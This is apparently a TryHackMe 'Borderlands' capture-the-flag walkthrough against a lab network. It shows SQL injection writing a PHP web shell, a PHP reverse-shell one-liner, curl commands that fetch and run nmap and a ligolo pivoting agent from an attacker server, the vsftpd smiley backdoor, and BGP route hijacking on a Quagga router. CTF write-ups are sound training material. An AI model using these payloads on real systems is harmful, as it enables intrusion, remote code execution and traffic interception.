
Borderlands(Tryhackme)
nmap
first i enumerate the Website maybe there are some hidden ports
nmap -sC -sV -A -O 10.114.142.215
We noticed something interesting there's a web and a git which we can maybe download?
But wait on the web there's download 'here' when we click it it download the APK
can it be the password is hidden in that APK? or API? and we can authenticate on the web?
10.114.142.215:80/.git/
| Git repository found!
| .git/config matched patterns 'user'
| Repository description: Unnamed repository; edit this fi
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-02 05:23 EST
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.95% done
Nmap scan report for 10.114.142.215
Host is up (0.021s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 60:d4:50:66:d3:52:71:c2:ae:8a:03:6b:b1:49:da:8c (RSA)
|   256 0b:cb:51:46:a3:65:d0:34:67:79:9a:ba:75:44:58:6d (ECDSA)
|_  256 e3:d0:55:5b:0c:ac:ed:3e:c4:81:2c:71:44:45:ea:e7 (ED25519)
80/tcp   open   http       nginx 1.14.0 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Context Information Security - HackBack 2
| http-git:
|   10.114.142.215:80/.git/
|     Git repository found!
|     .git/config matched patterns 'user'
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: added mobile apk for beta testing.
|_http-server-header: nginx/1.14.0 (Ubuntu)
8080/tcp closed http-proxy
Device type: general purpose|media device|phone|webcam|specialized|storage-misc
Running (JUST GUESSING): Linux 3.X|4.X|5.X|2.6.X (90%), Amazon embedded (88%), Google Android (87%), Crestron 2-Series (87%), HP embedded (87%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4.4 cpe:/o:linux:linux_kernel:5.4 cpe:/o:google:android cpe:/o:linux:linux_kernel:4.9 cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3 cpe:/o:linux:linux_kernel:2.6
Aggressive OS guesses: Linux 3.8 - 3.16 (90%), Linux 3.13 (89%), Linux 4.4 (89%), Amazon Fire TV (88%), Linux 3.10 - 3.13 (88%), Linux 3.10 - 4.11 (88%), Linux 3.12 (88%), Linux 3.13 - 4.4 (88%), Linux 3.13 or 4.2 (88%), Linux 3.2 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 8080/tcp)
HOP RTT      ADDRESS
1   19.20 ms 192.168.128.1
2   ...
3   21.11 ms 10.114.142.215

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.93 seconds
Download it and decompile the APK file
decompile APK file
apktool d mobile-app-prototype.apk -o apk_out
Command i tried
grep -r "AND" --include="*.xml" --include="*.smali"

find smali -name "*.smali" | grep -i "api\|secret\|key\|token\|buildconfig"

cat smali/com/example/ctf1/Main2Activity.smali | grep -A20 -B20 "apiKey"

grep -r "api" --include="*.xml" --include="*.smali"

Interesting i tried this and we found an API grep -r "api" --include=".xml" --include=".smali"
the problem is that we cant decrypt it we tried using ROT 32 but it didnt work but we know that the APK has an API encrypted key let's shift our mind a bit to the .git we found let's dump it
Git Dumping
git-dumper http://10.114.141.168/.git/ ./repo_dump
Interesting we can see here different files

we found something important there's an API WEB and GIT but this is not the full API but remember the API key we found on the APK? i just thought maybe this is some kind of vignere or cipher?

So take the AND API and the encrypted API from the APK and we will try to decrypt it using the AND since on the clue says or you can go to this website https://www.boxentriq.com/ciphers/vigenere-cipher
Type on ciphertext the encrypted_api_key from APK and on alphabet is the ANDVOWLDLAS5Q8OQZ2tu
Once you got the key after decrypting it you need to go to cyberchef choose decrypt vignere and use that key to decrypt the API key from the APK file we just found
That's the First flag
Now next is the second flag
On home.php you can find the second flag

by going to the logs/ and cat HEAD we can see something important

We can then use this command to view it
git show 79c9539b6566b06d6dec2755fdf58f5f9ec8822f
And there you go you got the 3rd flag

Now we have the WEB API we can try to authenticate to the website

Nice we can see something inside but what if we change the documentid=1 to documentid=' what will happened?

Nice this is an SQLI vulnerable
There are different ways to get a shell from the server 1 is upload php by using SQLMAP uploader
Second is abusing it via this
first upload this change the IP to your target IP this will upload/write a file inside of the server
curl "http://10.114.142.215/api.php?documentid=1%20union%20select%201,%27%3C%3Fphp%20system%28%24_GET%5Bcmd%5D%29%3B%20%3F%3E%27,3%20into%20outfile%20%27/var/www/html/shell.php%27--%20-&apikey=WEBLhvOJAH8d50Z4y5G5g4McG1GMGD"
Next the revershell executing the shell.php
First run
nc -lvnp 4444

And then send this
curl "http://10.114.142.215/shell.php?cmd=php%20-r%20%27%24sock%3Dfsockopen(%22<Your kali IP>%22%2C4444)%3B%24descriptorspec%3Darray(0%3D%3E%24sock%2C1%3D%3E%24sock%2C2%3D%3E%24sock)%3B%24process%3Dproc_open(%22%2Fbin%2Fsh%20-i%22%2C%24descriptorspec%2C%24pipes)%3B%27"

Then you can find the flag there
for web flag


Next steps internal enumeration we need to find a way to pivot to a network but first we need to find the absolute path the absolute ip what are we going to do is upload a nmap binaries to the webserver since some says you need to chunk it because of the upload only accept 512k but for us we dont need that since we are using the different method i think they are using SQLMAP uploader that's why they can upload it via web
to upload the nmap first download the nmap binaries and then we will do same as how we uploaded the shell.php
remember to run a simple python http web server
curl "http://10.114.159.244/shell.php?cmd=cd%20/tmp%3B%20php%20-r%20%27file_put_contents(%22nmap%22,%20file_get_contents(%22http://192.168.151.28:8000/nmap%22))%3B%27%3B%20chmod%20%2Bx%20nmap%3B%20./nmap%20--help"
Now go to /tmp directory you can find the nmap binaries we will then try to recon it inside
There's another way to do this is tunneling but we will do that later

we can then use this command

. /nmap -sn -T5 --min-parallelism 100 172.16.0.0/16

We found something interesting we can then enumerate that ip
./nmap -sT -Pn -p- 172.16.1.128
Nice now its time to upload ligolo for pivoting
curl "http://10.114.163.226/shell.php?cmd=cd%20/tmp%3B%20php%20-r%20%27file_put_contents(%22ligolo-agent%22,%20file_get_contents(%22http://192.168.151.28:8000/agent%22))%3B%27%3B%20chmod%20%2Bx%20ligolo-agent%3B%20ls%20-la%20ligolo-agent"
And then execute the ligolo with this
curl "http:/10.114.163.226/shell.php?cmd=cd%20/tmp%20%26%26%20./ligolo-agent%20-connect%20192.168.151.28:11601%20-ignore-cert"
We downloaded the ligolo agent linux amd
If you dont know how to setup ligolo please refer to this website https://www.hackingarticles.in/a-detailed-guide-on-ligolo-ng/
Dont forget to run a simple http webserver
if you done it correctly we get a connection

Now from our kali we can then try to authenticate to the ftp or the open ports
let's first try the ftp maybe we can see something there
nc 172.16.1.128 21

Interesting this is the vulnerable version of FTP we can then do the smiley exploit
try
USER :)
PASS anything
Then after that we will do
nc 172.16.1.128 6200
here you go your root flag

Next is enumeration since we are now in router1 we will check the configuration it has
we are going to do
vtysh # this will open the configuration terminal for us the shell like cisco router
Once we do show running config we will get something interesting and later will be important
show running-config
Hello, this is Quagga (version 1.2.4).
Copyright 1996-2005 Kunihiro Ishiguro, et al.

router1.ctx.ctf# show running-config
show running-config
Building configuration...

Current configuration:
!
hostname zebra
hostname router1
log stdout
!
debug zebra events
debug zebra packet
debug zebra kernel
debug zebra rib
debug zebra fpm
debug bgp updates
!
password 26bd28826304933ac072ff1ed5918f36
password a0ceca89b47161dd49e4f6b1073fc579
!
interface eth0
!
interface eth1
!
interface eth2
!
interface lo
!
router bgp 60001
 bgp router-id 1.1.1.1
 network 172.16.1.0/24
 neighbor 172.16.12.102 remote-as 60002
 neighbor 172.16.12.102 weight 100
 neighbor 172.16.12.102 soft-reconfiguration inbound
 neighbor 172.16.12.102 prefix-list LocalNet in
 neighbor 172.16.31.103 remote-as 60003
 neighbor 172.16.31.103 weight 100
 neighbor 172.16.31.103 soft-reconfiguration inbound
 neighbor 172.16.31.103 prefix-list LocalNet in
!
 address-family ipv6
 exit-address-family
 exit
!
ip prefix-list LocalNet seq 5 deny 172.16.1.0/24 le 32
ip prefix-list LocalNet seq 10 permit 0.0.0.0/0 le 32
!
ip forwarding
!
line vty
!
end
we dont know which is router 2 or 3 on eth 2 or eth 0 since currently we are on eth 1
but noticed there's BGP we might be thinking BGP hijacking if you want to know about BGP hijacking please refer to this website https://www.cloudflare.com/learning/security/glossary/bgp-hijacking/
now let's try to do it first
# In vtysh on router1
configure terminal
router bgp 60001
network 172.16.2.0/25
network 172.16.3.0/25
end
clear ip bgp *
you can run a tcpdump on background and kill it later because once we do ctrl + c or z on the shell it will close and when we try to exploit the smiley on ftp we cant do it anymore idk why is like that but it gives you 500 sock something
tcpdump -i any -A > /tmp/flag_output.txt 2>&1 &
jobs
kill%1
And that's your UDP flag look it on /tmp
Now TCP flag this one is the most trickiest on this part
Small explanation for BGP hijacking we are doing
"AS 100 does not advertise 172.16.1/24 to its backup AS, AS200 unless the link to AS 300 fails. So, as long as AS 100 is connected to AS 300, traffic will flow... When AS 100 loses the primary provider (AS 300) based on the missing prefix (172.16.2/24) received via BGP from AS 300 it starts to advertise its own block"
Now for TCP there's 2 way to find it 1 is the most hardest and messy that's by listening on port 5555 but this is super messy you can only see some part of it 2nd is the easiest but need some configuration. Remember the password we found on the Router we will use that to login to it so we can do
login to zebra port and bgp via netcat
# Connect to Zebra
nc 172.16.1.128 2601
# Password: 26bd28826304933ac072ff1ed5918f36

zebra> enable
zebra# configure terminal
zebra(config)# interface eth0
zebra(config-if)# ip address 172.16.2.0/24 secondary
zebra(config-if)# ip address 172.16.2.10/32 secondary
zebra(config-if)# end
zebra# write memory
zebra# quit
# Connect to BGPd
nc 172.16.1.128 2605
# Password: a0ceca89b47161dd49e4f6b1073fc579

router1> enable
router1# configure terminal
router1(config)# router bgp 60001
router1(config-router)# network 172.16.2.0/24
router1(config-router)# redistribute connected
router1(config-router)# end
router1# write memory
router1# quit
and then on the router shell we can then do
nc -s 172.16.2.10 172.16.3.10 5555
